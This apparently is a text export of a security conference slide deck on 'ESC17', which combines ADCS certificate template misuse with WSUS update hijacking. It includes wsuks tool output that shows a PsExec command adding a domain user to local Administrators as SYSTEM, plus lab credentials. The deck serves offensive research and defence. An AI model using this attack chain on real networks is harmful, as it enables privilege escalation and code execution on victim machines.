ESC17

Using ADCS to Attack HTTPS-Enabled WSUS Clients

Alexander Neff, Phil Knüfer

Troopers 2026

2026-06-24

nxc -M whoami

Alexander Neff

Security Consultant @DigiTrace GmbH

- **At day:**
  Pentesting with focus on Active Directory
- **At night:**
  Author/Maintainer of several Active Directory tools
  - NetExec
  - wsuks
  - EVENMonitor

/in/alexander-neff-060a65187
NeffIsBack
@al3x_n3ff
@al3x-n3ff.bsky.social

```
find .  -name 'info.txt' -exec cat {} \;
```

Phil Knüfer

Team Lead IT Security @DigiTrace GmbH

On weekdays:

- Pentesting (mostly internal infrastructure)
- Security consulting
- Most often **no** time for research

On weekends:

- Smart home enthusiast
- Occasional hiker
- Recently obsessed with Stargate

/in/phil-knüfer
shaaati
@cookieTheft
@cookietheft@ioc.exchange

Agenda

1. Introduction to ADCS
2. Introduction to WSUS (Attacks)
3. Combining ADCS and WSUS
4. Demo
5. Mitigation & Future Research

Introduction to ADCS

What is ADCS?

- Active Directory Certificate Service – PKI made by Microsoft
- Classic PKI: Issue various kinds of certificates for users and computers
- Certificate Templates

Name	Intended Purpose
Directory Email Replication	Directory Service Email Replication
Domain Controller Authentication	Client Authentication, Server Authentication, Smart Card Logon
Kerberos Authentication	Client Authentication, Server Authentication, Smart Card Logon, KDC Authentication
EFS Recovery Agent	File Recovery
Basic EFS	Encrypting File System
Domain Controller	Client Authentication, Server Authentication
Web Server	Server Authentication
Computer	Client Authentication, Server Authentication
User	Encrypting File System, Secure Email, Client Authentication
Subordinate Certification Authority	<All>
Administrator	Microsoft Trust List Signing, Encrypting File System, Secure Email, Client Authentication

Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
  Template Name                         : WebServer
  Display Name                          : Web Server
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Server Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 1
  Validity Period                       : 2 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:03+00:00
  Template Last Modified                : 2025-04-25T00:13:36+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Property Enroll             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
```

Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
  Template Name                         : WebServer
  Display Name                          : Web Server
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Server Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 1
  Validity Period                       : 2 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:03+00:00
  Template Last Modified                : 2025-04-25T00:13:36+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Property Enroll             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
```

Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
  Template Name                         : WebServer
  Display Name                          : Web Server
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Server Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 1
  Validity Period                       : 2 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:03+00:00
  Template Last Modified                : 2025-04-25T00:13:36+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Property Enroll             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
```

Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
  Template Name                         : WebServer
  Display Name                          : Web Server
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Server Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 1
  Validity Period                       : 2 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:03+00:00
  Template Last Modified                : 2025-04-25T00:13:36+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Property Enroll             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
```

Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
  Template Name                         : WebServer
  Display Name                          : Web Server
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Server Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 1
  Validity Period                       : 2 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:03+00:00
  Template Last Modified                : 2025-04-25T00:13:36+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Property Enroll             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
```

Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
  Template Name                       : WebServer
  Display Name                        : Web Server
  Certificate Authorities             : ESSOS-CA
  Enabled                             : True
  Client Authentication               : False
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Extended Key Usage                  : Server Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Schema Version                      : 1
  Validity Period                     : 2 years
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2025-04-24T21:48:03+00:00
  Template Last Modified              : 2025-04-25T00:13:36+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights               : ESSOS.LOCAL\Domain Users
                                        ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                           : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals         : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals          : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals           : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Enterprise Admins
      Write Property Enroll           : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals      : ESSOS.LOCAL\Domain Users
```

Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
  Template Name                         : WebServer
  Display Name                          : Web Server
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Server Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 1
  Validity Period                       : 2 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:03+00:00
  Template Last Modified                : 2025-04-25T00:13:36+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
      Write Property Enroll             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
```

Attacks on ADCS

- White paper by SpecterOps: Certified Pre-Owned in 2021
- Domain Escalation techniques: ESC1-ESC8
- Focus on misconfigured templates
- Community found more techniques over time (up to ESC16)

Revisiting ESC1

```
4
  Template Name                         : ESC1
  Display Name                          : ESC1
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Client Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 2
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:56+00:00
  Template Last Modified                : 2025-10-05T15:45:48+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                                : Enrollee supplies subject and template
```

Revisiting ESC1

- "Enrollee Supplies Subject"

```
4
  Template Name                         : ESC1
  Display Name                          : ESC1
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Client Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 2
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:56+00:00
  Template Last Modified                : 2025-10-05T15:45:48+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                                : Enrollee supplies subject and template
```

Revisiting ESC1

- "Enrollee Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication

```
4
  Template Name                         : ESC1
  Display Name                          : ESC1
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Client Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 2
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:56+00:00
  Template Last Modified                : 2025-10-05T15:45:48+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                                : Enrollee supplies subject and template
```

Revisiting ESC1

- "Enrollee Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive enrollment rights

```
4
  Template Name                         : ESC1
  Display Name                          : ESC1
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Client Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 2
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:56+00:00
  Template Last Modified                : 2025-10-05T15:45:48+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                                : Enrollee supplies subject and template
```

Revisiting ESC1

- "Enrollee Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive enrollment rights
- No enrollment restrictions, e.g., "Manager approval"

```
4
  Template Name                       : ESC1
  Display Name                        : ESC1
  Certificate Authorities             : ESSOS-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Extended Key Usage                  : Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Schema Version                      : 2
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2025-04-24T21:48:56+00:00
  Template Last Modified              : 2025-10-05T15:45:48+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights               : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                           : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals         : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals          : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals           : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals      : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                              : Enrollee supplies subject and template
```

Revisiting ESC1

- "Enrollee Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive enrollment rights
- No enrollment restrictions, e.g., "Manager approval"

```
4
  Template Name                         : ESC1
  Display Name                          : ESC1
  Certificate Authorities               : ESSOS-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Extended Key Usage                    : Client Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Schema Version                        : 2
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2025-04-24T21:48:56+00:00
  Template Last Modified                : 2025-10-05T15:45:48+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                             : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals            : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals             : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals        : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                                : Enrollee supplies subject and template
```

Mitigating ESC1

Restrict

- "Enrollee Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive enrollment rights
- No enrollment restrictions, e.g., "Manager approval"

Restrict the EKU

- Client authentication → bad
- PKINIT Client authentication → bad
- Any purpose/no EKU → terrible
- Server authentication → good?

Introduction to WSUS (Attacks)


WSUS?

WSUS – Updates for Everyone

- Proxy for Windows updates
- Fetches updates from Microsoft for different products
  - Windows 11
  - Windows Server
  - ...
- Admins control update rollout


WSUS – Updates for Everyone

- Clients are configured via Group Policy (GPO)
- Sets the registry key WUServer



WSUS – Updates for Everyone

and it's deprecated...



Source: https://techcommunity.microsoft.com/blog/windows-itpro-blog/windows-server-update-services-wsus-deprecation/4250436

So.. why bother?

WSUS – Updates for Everyone


. . . but so are many other things

- RC4
- SMBv1
- NTLM
- VBScript
- Internet Explorer
- LM hashes
- non-managed service accounts?
- `cpassword` in GPOs
- The old Windows 7 client you hacked last week

Attacks on WSUS

MitM Attack on WSUS

- Discovered by Paul Stone & Alex Chapman (Context IS) in 2015
- Webserver serves the updates
- All Microsoft signed binaries are accepted
  - PsExec
- Executed with NT Authority\SYSTEM
- Specify a custom command
- PoC Tooling: `WSUSpect`



Source: WSUSpect talk at Black Hat USA 2015

MITM Attack on WSUS

Prerequisites

- WUServer must use HTTP
- Highjacked traffic
  - ARP spoofing
  - DNS poisoning
  - Fake IPv6 router advertisements (mitm6)
  - ...

MitM Attack on WSUS

Further development

- 2017: Marcio Almeida – `WSUXploit` – fully weaponized version
- 2020: First blog post by GoSecure – `PyWSUS` – Python implementation of WSUS server as powerful attack framework
- 2025: Alex Neff – `wsuks v1.0.0` – All-in-one tool for ARP spoofing, update injection and payload generation

Weaponizing Compromised WSUS Servers

The red teamer approach

Completely different approach: Use a compromised WSUS server to deliver updates to victims

- 2017: AIsid/ANSSI – `WSUSpendu` – PowerShell script to inject malicious updates into WSUS database
- 2018: @cpl3h/ThunderGunExpress – `Thunder_Woosus` – Similar in C#
- 2022: LRQA Cyber – `SharpWSUS` – Enhancement of previous work for C2 reliability

Fiddling with Certificates

GoSecure part two

- GoSecure uses `PyWSUS` for further experiments
- CVE-2020-1013
  - (low priv) attacker sets proxy for current session
  - Runs `PyWSUS`-based local proxy server
  - Local Privilege Escalation!
- Works against HTTPS if attacker also installs custom certificate in local certificate store
- Fixed by Microsoft (user session proxy and cert store no longer used for WSUS)

(Ab)Using WSUS for Relay Attacks

Give hash please?

- 2021: GoSecure part three
  - MitM WSUS traffic
  - use incoming client requests for, e.g., `ntlmrelayx.py`
  - sometimes user, sometimes machine account credentials
  - limited to HTTP-based WSUS

Mitigations?

Turn on HTTPS

Mitigations?


Turn on HTTPS

Honestly, that's basically the only thing everybody (including Microsoft) has recommended in the past


SO WSUS WITH
HTTPS IS SECURE U SAID?
imgflip.com

Relaying WSUS Traffic to LDAP

- 2025: Austin Coontz (TrustedSec) – NTLM Relay Attacks in Plain Sight
- Relays WSUS traffic to LDAP
  - HTTP $\rightarrow$ LDAP
  - HTTPS $\rightarrow$ LDAP
  - Abuses a certificate template with Enrollee Supplies Subject
  - ... and Server Authentication!


WSUS
relay
attacks
WSUS
code
execution
imgflip.com

Combining ADCS and WSUS

Abusing ADCS for WSUS MitM

- Identify WSUS server
- Identify a suitable certificate template
- Request and convert the certificate
- Highjack WSUS traffic and serve malicious update
- Profit

Identify WSUS Server

- Parse GPOs on the Domain Controller
- Sniff and analyze network traffic
- Look into registry

```
┌──(kali㉿kali)-[~/Git/wsuks]  (master)
└─$ sudo wsuks -u bob -p marley -d sccm.lab --dc-ip 192.168.33.10 --only-discover -I eth2

    __      __ _____ _    _ _  __  _____
    \ \    / // ____| |  | | |/ / / ____|
     \ \  / /| (___ | |  | | ' / | (___
      \ \/ /  \___ \| |  | |  <   \___ \
       \  /   ____) | |__| | . \  ____) |
        \/   |_____/ \____/|_|\_\|_____/

    Pentesting Tool for the WSUS MITM Attack
            Made by NeffIsBack
              version: 1.0.1

[+] Using domain user for the WSUS attack: User=bob Password=marley Domain=sccm.lab
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member sccm.lab\bob;"
[*] WSUS Server not specified, trying to find it in SYSVOL share on DC
[!] Found multiple WSUS Policies, please specify the WSUS Server manually with --WSUS-Server and --WSUS-Port.
[!] Found WSUS Server Policy '{607E1730-4BA8-4145-B570-9C819093DEBF}', target URL: http://mecm.sccm.lab:8530
[!] Found WSUS Server Policy '{BAF21F2A-4429-42C0-881D-1D540C15E23E}', target URL: https://secure.mecm.sccm.lab:8531
[*] Discovered WSUS Server, Exiting ...
```

Identify Certificate Template

- Very similar to ESC1
- EKU: "Server Authentication"


```
1
  Template Name                       : ESC1_mitigated
  Display Name                        : ESC1_mitigated
  Certificate Authorities             : sccm-DC-CA
  Enabled                             : True
  Client Authentication               : False
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
